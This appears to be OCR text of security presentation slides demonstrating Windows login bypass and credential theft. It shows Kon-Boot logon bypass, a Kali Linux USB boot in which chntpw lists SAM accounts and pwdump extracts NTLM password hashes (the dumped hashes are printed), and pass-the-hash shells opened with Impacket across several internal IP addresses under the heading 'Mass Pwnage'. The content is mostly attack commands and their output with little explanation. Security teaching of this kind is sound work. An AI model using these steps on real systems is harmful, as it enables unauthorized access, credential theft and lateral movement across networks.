
CRSYDPC07\[redacted]user

Password

Log on to: CRSYDPC07

How do I log on to another domain?


Trick #6 – Kon-Boot (Win + Mac)



Administrator: C:\Windows\system32\cmd.exe


```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.

C:\Users\[redacted]user>whoami
crsydpc07\[redacted]user

C:\Users\[redacted]user>
```

Trick #6 – Linux USB Boot



```
root@kali:~# cd /mnt/Windows/System32/config/
root@kali:/mnt/Windows/System32/config# chntpw -l SAM
chntpw version 1.00 140201, (c) Petter N Hagen
Hive <SAM> name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>
File size 262144 [40000] bytes, containing 7 pages (+ 1 headerpage)
Used for data: 278/21224 blocks/bytes, unused: 7/39992 blocks/bytes.

| RID -|---------- Username ------------| Admin? |- Lock? --|
| 01f4 | Administrator                  | ADMIN  | dis/lock |
| 03eb | [redacted]user                 | ADMIN  |          |
| 01f5 | Guest                          |        | dis/lock |
root@kali:/mnt/Windows/System32/config# pwdump SYSTEM SAM
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[redacted]user:1003:aad3b435b51404eeaad3b435b51404ee:4605187ab06c5b295ecd434db1ed8f1e:
::
root@kali:/mnt/Windows/System32/config# 
```

Trick #6 – PtH/Mass Pwnage



```
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>exit
192.168.20.38
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>exit
192.168.40.52
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>exit
192.168.41.56
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>exit
192.168.41.74
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>exit
192.168.41.69
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies
```

THE END

More questions?